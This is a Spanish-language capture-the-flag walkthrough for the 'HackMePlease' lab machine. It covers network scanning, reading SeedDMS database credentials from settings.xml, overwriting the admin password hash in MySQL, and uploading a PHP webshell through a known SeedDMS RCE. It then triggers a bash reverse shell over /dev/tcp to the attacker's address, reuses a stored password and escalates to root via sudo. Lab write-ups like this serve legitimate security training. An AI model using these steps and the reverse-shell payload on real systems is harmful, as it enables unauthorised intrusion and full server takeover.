

HackMePlease

Recopilación de información

sudo netdiscover -r 192.168.235.0/24

IP: 192.168.235.146 00:0c:29:ef:24:0c 1 60 VMware, Inc.


Realizamos un escaneo nmap:

sudo nmap -sCV -Pn -n -p- 192.168.235.146


Resultado:

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-01 23:21 EDT
Nmap scan report for 192.168.235.146
Host is up (0.00097s latency).
Not shown: 65532 closed tcp ports (res
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Welcome to the land of pwnland
3306/tcp  open  mysql   MySQL 8.0.25-0ubuntu0.20.04.1
|_ ssl-cert: Subject: commonName=MySQL_Server_8.0.25_Auto_Generated_Server_Certificate
|_ Not valid before: 2021-07-03T00:33:15
|_ Not valid after: 2031-07-01T00:33:15
|_ ssl-date: TLS randomness does not represent time
|_ mysql-info:
|   | Protocol: 10
|   | Version: 8.0.25-0ubuntu0.20.04.1
|   | Thread ID: 11
|   | Capabilities flags: 65535
|   | Some Capabilities: Speaks41ProtocolNew, ConnectWithDatabase, LongPassword, Support41Auth, Speaks41ProtocolOld, SupportsLoadDataLocal, Lo
ngColumnFlag, IgnoreSigpipes, FoundRows, SupportsCompression, InteractiveClient, IgnoreSpaceBeforeParenthesis, SupportsTransactions, SwitchT
oSSLAAfterHandshake, ODBCClient, DontAllowDatabaseTableColumn, SupportsMultipleStatments, SupportsMultipleResults, SupportsAuthPlugins
|   | Status: Autocommit
|   | Salt: s\x1EW
|   | \x1E\x02N?H\x0E\x03.-h\x17{\x0F\x03D
|   | Auth Plugin Name: caching_sha2_password
33060/tcp open  mysqlx  MySQL X protocol listener
MAC Address: 00:0C:29:EF:24:0C (VMware)
```


Vemos que tenemos una pagina web y un mysql, la pagina es la siguiente:



Al inspeccionar la pagina vemos que tenemos varios archivos js:




Para analizarlos vamos a debugger, en main.js vemos un comentario que nos dice que podemos acceder a un directorio:



//make sure this js file is same as installed app on our server endpoint: /seeddms51x/seeddms-5.1.22/

Al poner esto en la URL nos llevara al siguiente servicio:



Con la información del siguiente Link: <https://github.com/JustLikeIcarus/SeedDMS> , veremos como esta conformada la estructura de SeedDMS, esto es util buscar info en los directorios, analizando la estructura se puede ver que en settings.xml se guardan datos como usuarios y claves, entonces buscando el settings.xml de la pagina podemos encontrar lo siguiente:

```
<connector enable="false" type="ldap" host="ldaps://ldap.host.com" port="389" baseDN="" bindDN="" bindPw=""> </connector>
<!--
**** CONECTOR Microsoft Active Directory ****
- enable: enable/disable connector
- type: type of connector ldap / AD
- host: hostname of the authentication server
- port: port of the authentication server
- baseDN: top level of the LDAP directory tree
- accountDomainName: sample: example.com
-->
<connector enable="false" type="AD" host="ldap.example.com" port="389" baseDN="" accountDomainName="example.com" bindDN="" bindPw=""> </connector>
</connectors>
</authentication>
<!--
- dbDriver: DB-Driver used by adodb (see adodb-readme)
- dbHostname: DB-Server
- dbDatabase: database where the tables for seeddms are stored (optional - see adodb-readme)
- dbUser: username for database-access
- dbPass: password for database-access
-->
<database dbDriver="mysql" dbHostname="localhost" dbDatabase="seeddms" dbUser="seeddms" dbPass="seeddms" doNotCheckVersion="false"> </database>
<!--
smtpServer: SMTP Server hostname
- smtpPort: SMTP Server port
- smtpSendFrom: Send from
-->
<smtp smtpServer="localhost" smtpPort="25" smtpSendFrom="seeddms@localhost" smtpUser="" smtpPassword="">
</system>
<advanced>
<!--
siteDefaultPage: Default page on login. Defaults to out/out.ViewFolder.php
- rootFolderID: ID of root-folder (mostly no need to change)
- titleDisplayHack: Workaround for page titles that go over more than 2 lines.
-->
<display siteDefaultPage="" rootFolderID="1" titleDisplayHack="true" showMissingTranslations="false" useHomeAsRootFolder="false"> </display>
<!--
guestID: ID of guest-user used when logged in as guest (mostly no need to change)
- adminIP: if enabled admin can login only by specified IP address, leave empty to avoid the control
- NOTE: works only with local authentication (no LDAP)
-->
Explorador de archivos
```

database dbDriver="mysql"

dbHostname="localhost"

dbDatabase="seeddms"

dbUser="seeddms"

dbPass="seeddms"

doNotCheckVersion="false">

</database

Accediendo a la Base de Datos

Con estas credenciales podemos entrar al servicio de mysql que esta abierto:

mysql -u seeddms -p -h 192.168.235.146

Si nos sale : ERROR 2002 (HY000):ERROR 2026 (HY000): TLS/SSL error: self-signed certificate in certificate chain , es porque ocupamos un certificado TLS para eso ejecutamos el comando de la siguiente manera:

mysql -u seeddms -p -h 192.168.235.146 --ssl=0

Y tendremos acceso:

```

> mysql -u seeddms -p -h 192.168.235.146 --ssl=0
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MySQL connection id is 18
Server version: 8.0.42-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>

```

Ejecutamos:

SHOW DATABASES;

```

+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| seeddms |
| sys |
+-----+

```

USE seeddms;

SHOW TABLES;

```

+-----+
| Tables_in_seeddms |
+-----+
| tblACLs |
| tblAttributeDefinitions |
| tblCategory |
| tblDocumentApproveLog |
| tblDocumentApprovers |
| tblDocumentAttributes |
| tblDocumentCategory |
| tblDocumentContent |
| tblDocumentContentAttributes |
| tblDocumentFiles |

```

| tblDocumentLinks |
 | tblDocumentLocks |
 | tblDocumentReviewLog |
 | tblDocumentReviewers |
 | tblDocumentStatus |
 | tblDocumentStatusLog |
 | tblDocuments |
 | tblEvents |
 | tblFolderAttributes |
 | tblFolders |
 | tblGroupMembers |
 | tblGroups |
 | tblKeywordCategories |
 | tblKeywords |
 | tblMandatoryApprovers |
 | tblMandatoryReviewers |
 | tblNotify |
 | tblSessions |
 | tblUserImages |
 | tblUserPasswordHistory |
 | tblUserPasswordRequest |
 | tblUsers |
 | tblVersion |
 | tblWorkflowActions |
 | tblWorkflowDocumentContent |
 | tblWorkflowLog |
 | tblWorkflowMandatoryWorkflow |
 | tblWorkflowStates |
 | tblWorkflowTransitionGroups |
 | tblWorkflowTransitionUsers |
 | tblWorkflowTransitions |
 | tblWorkflows |
 | users |
 +-----+

Datos en tblUsers;

id	login	pwd	fullName	email
1	admin	f9ef2c539bad8a6d2f3432b6d49ab51a	Administrator	address@server.com

id	login	pwd	fullName	email
2	guest	NULL	Guest User	NULL

Las claves estan hasheadas probablemente con MD5,

Datos de Users:

Employee_id	Employee_first_name	Employee_last_name	Employee_passwd
1	saket	saurav	Saket@#\$1337

Bueno recordemos que tenemos control de la base de datos por lo que podemos hacer un UPDATE, asi que voy a actualizar la clave de admin de la tabla tblUsers pero tomando en cuenta que lo saca del hash de MD5, asi que voy a hashear la palabra admin con MD5 y el resultado lo pondre como nueva clave:

admin = 21232f297a57a5a743894a0e4a801fc3

Sentencia:

UPDATE tblUsers SET pwd = '21232f297a57a5a743894a0e4a801fc3' WHERE id = 1;

Entramos a seeddms de la siguiente manera, aunque pide el id no lo toma para entrar:

Sign in

Error signing in. User ID or password incorrect.

User ID:


Password:

Language:

Spanish ▼

Sign in

Y tenemos acceso:



Exploit

En esta parte hay que buscar alguna vulnerabilidad asociada a SeedDMS:

<https://www.exploit-db.com/exploits/50062>

También desde Kali podemos desde bash hacer :

searchsploit seeddms

```
> searchsploit seeddms
```

Exploit Title	Path
Seeddms 5.1.10 - Remote Command Execution (RCE) (Authenticated)	php/webapps/50062.py
SeedDMS 5.1.18 - Persistent Cross-Site Scripting	php/webapps/48324.txt
SeedDMS < 5.1.11 - 'out.GroupMgr.php' Cross-Site Scripting	php/webapps/47024.txt
SeedDMS < 5.1.11 - 'out.UsrMgr.php' Cross-Site Scripting	php/webapps/47023.txt
SeedDMS versions < 5.1.11 - Remote Command Execution	php/webapps/47022.txt

```
Shellcodes: No Results
```

Bueno básicamente dicen que se puede hacer una revershell, para eso creame un php con el siguiente código:

Para subir sería de la siguiente manera: En información de versión damos en fichero local, listar, seleccionamos el archivo y damos en Add document que se encuentra debajo de todo:

SeedDMS Calendario Administración Buscar Conectado como 'Administrator'

Tamaño máximo de subida para cada fichero: 2 MiB

Añadir documento

Informaciones

Nombre:

Comentarios:

Palabras clave: Palabras clave...

categorías: Haga Click para seleccionar categoría

Secuencia: Al final
El orden secuencial está desactivado en la configuración. Si quiere utilizar este parámetro, deberá activarlo.

Establece caducidad: No caduca

Caduca:

Propietario: admin - Administrator

Información de versión

Versión: 1

Fichero local: exploit.php

Comentario de la versión actual:

Usar comentario del documento: ☐

Asignar revisores

Individuales: Haga Click para seleccionar revisor individual

Grupos: Haga Click para seleccionar grupo de revisores

Asignar aprobadores

Al volver al inicio veremos que esta el archivo que subimos:

SeedDMS Calendario Administración Buscar Conectado como 'Administrator'

Documento Actualizar documento Bloquear Editar propiedades de documento Mover documento Caduca Eliminar documento Editar acceso Editar lista de notificación Transferir documento

DMS / exploit.php

Informaciones

ID: 4

Nombre: exploit.php

Propietario: Administrator

Modo de acceso por defecto: Lectura

Tipo de acceso: heredado

Espacio de disco utilizado: 40 Bytes

Creación: 2025-09-02 14:21:57

Versión actual [Adjuntos](#) [Documentos relacionados](#)

exploit.php



Versión: 1

40 Bytes, application/x-php

Enviado por Administrator

2025-09-02 14:21:57

Estado

Publicado

[Descargar](#)

[cambiar estado](#)

[Editar comentario](#)

Estado

Fecha	Estado	Usuario	Comentarios
2025-09-02 14:21:57	Publicado	Administrator	New document content submitted

Linea de tiempo

Lo importante es quedarnos con el ID del archivo, en la siguiente url hacemos la reverse shell, el 4 es el ID del documento y data/1048576/1.php es lo que el exploit marcaba como direc

`http://192.168.235.146/seeddms51x/data/1048576/4/1.php?cmd=bash -c "bash -i >%26/dev/tcp/192.168.235.139/1234 0>%261"`

Recordemos que tenemos que tener nc en modo escucha en el puerto indicado:

```
> nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.235.139] from (UNKNOWN) [192.168.235.146] 37366
bash: cannot set terminal process group (56902): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ubuntu:/var/www/html/seeddms51x/data/1048576/4$
```

Damos formato al TTY:

```
script /dev/null -c bash
```

```
ctrl + z
```

```
stty raw -echo; fg
```

```
reset xterm
```

```
export TERM=xterm
```

```
export SHELL=bash
```

```
stty rows 44 columns 184
```

Escalada de privilegios

Vemos que usuario hay: `cat/etc/passwd`

Esta el usuario: `saket :x:1000:1000:Ubuntu_CTF,,,:/home/saket:/bin/bash`

Si recordamos en la tabla users de mysql teniamos al usuario saket y su clave era `Saket@#$1337` , hacemos:

```
su saket
```

```
clave: Saket@#$1337
```

```
Hacemos sudo -l
```

Resultado:

Matching Defaults entries for saket on ubuntu:

```
env_reset, mail_badpass,
```

```
secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
```

User saket may run the following commands on ubuntu:

```
(ALL : ALL) ALL
```

Nos dice que puede correr todo los comandos con sudo, por lo que hacemos:

sudo su

Y tenemos root:

```
saket@ubuntu:/var$ sudo su
root@ubuntu:/var# whoami
root
root@ubuntu:/var# |
```